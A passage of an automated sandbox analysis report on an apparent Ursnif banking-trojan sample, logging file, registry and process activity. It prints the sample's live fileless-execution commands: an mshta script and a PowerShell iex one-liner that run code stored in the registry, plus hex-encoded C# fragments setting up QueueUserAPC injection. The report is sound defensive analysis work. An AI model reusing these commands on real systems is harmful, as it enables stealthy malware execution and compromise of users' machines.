C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7904	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7942	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7946	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7948	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7986	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7990	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	7994	98	3c 00 47 00 75 00 69 00 64 00 3e 00 30 00 66 00 39 00 66 00 30 00 34 00 36 00 30 00 2d 00 64 00 37 00 33 00 65 00 2d 00 34 00 31 00 31 00 65 00 2d 00 62 00 31 00 31 00 64 00 2d 00 66 00 66 00 65 00 37 00 32 00 30 00 30 00 38 00 34 00 38 00 30 00 37 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>0f9f0460-d73e-411e-b11d-ffe720084807</Guid>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8100	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 33 00 3a 00 31 00 35 00 3a 00 30 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T23:15:08Z</CreationTime>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8204	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8244	4	0d 00 0a 00		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDA3E.tmp.WERInternalMetadata.xml	8248	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	7231497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDB97.tmp.xml	0	4564	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_7875e6245bdd47cab51d5025544adb25af7c1d5b_7cac0383_19f2e3d2\Report.wer	0	2	fd fd		success or wait	1	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_7875e6245bdd47cab51d5025544adb25af7c1d5b_7cac0383_19f2e3d2\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	7231497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_7875e6245bdd47cab51d5025544adb25af7c1d5b_7cac0383_19f2e3d2\Report.wer	10466	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 37 00 37 00 38 00 38 00 39 00 37 00 36 00 31 00 38 00	MetadataHash=1778897618	success or wait	1	7231497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{df5dde2d-421c-7e8f-96a0-9b3abc20e359}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	723336BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 08 00 00 00 00 00 00 00 92 19 40 00 02 00 00 00 01 00 00 00 04 00 B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	72331FE8	RegSetValueExW

Analysis Process: mshta.exe PID: **6876**, Parent PID: **3688**

General

Target ID:	18
Start time:	16:15:29
Start date:	22/04/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Qq47='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Qq47).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff62e710000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_LNK_SuspiciousCommands, Description: Detects LNK file with suspicious content, Source: 00000012.00000003.457911317.0000023DBE700000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6856**, Parent PID: **6876**

General

Target ID:	19
Start time:	16:15:31
Start date:	22/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name ffrhac -value gp; new-alias -name ulgwgd -value iex; ulgwgd ([System.Text.Encoding]::ASCII.GetString((ffrhac "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000013.00000002.686963959.0000019853F48000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000013.00000003.504617331.000001985CADC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1A76F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1A76F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q3t4dtxl.aez.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zqgxvc3t.uvk.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\Documents\20220422	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF1959F35D	CreateDirectoryW
C:\Users\user\Documents\20220422\PowerShell_transcript.367706.vGPyFZhc.20220422161533.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF168B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF168B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF168B03FC	unknown
C:\Users\user\AppData\Local\Temp\vqkyohgm	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF18B8FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\g2letrfe	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF18B8FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF19596FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q3t4dtxl.aez.ps1	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zqgxvc3t.uvk.psm1	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.dll	success or wait	1	7FFF1959F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.cmdline	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.tmp	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.err	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.0.cs	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.out	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.tmp	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.err	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.dll	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.0.cs	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.cmdline	success or wait	1	7FFF1959F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.out	success or wait	1	7FFF1959F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q3t4dtxl.aez.ps1	0	1	31	1	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zqgxvc3t.uvk.psm1	0	1	31	1	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.367706.vGPyFZhc.20220422161533.txt	0	3	ff		success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.367706.vGPyFZhc.20220422161533.txt	3	825	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 34 32 32 31 36 31 35 33 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 36 37 37 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220422161534Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 367706 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	11	7FFF1959B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.0.cs	0	411	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 79 69 66 70 67 78 71 71 62 6a 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 73 6b 2c 49 6e 74 50 74 72 20 6b 6a 78 63 6c 76 65 6e 66 71 2c 49 6e 74 50 74 72 20 77 76 6f 6c 62 77 6d 6a 77 61 78 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73	using System;using System.Runtime.InteropServices;namespace W32{ public class yifpgxqqbj { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax); [DllImport("kernel32")]public s	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 71 6b 79 6f 68 67 6d	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vqkyohgm	success or wait	1	7FFF1959B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.out	0	460	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.0.cs	0	417	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6f 6d 72 67 76 75 73 6d 77 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6f 6f 79 76 78 74 71 6d	using System;using System.Runtime.InteropServices;namespace W32{ public class omrgvusmwh { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ooyvxktqm	success or wait	1	7FFF1959B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFF1959B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
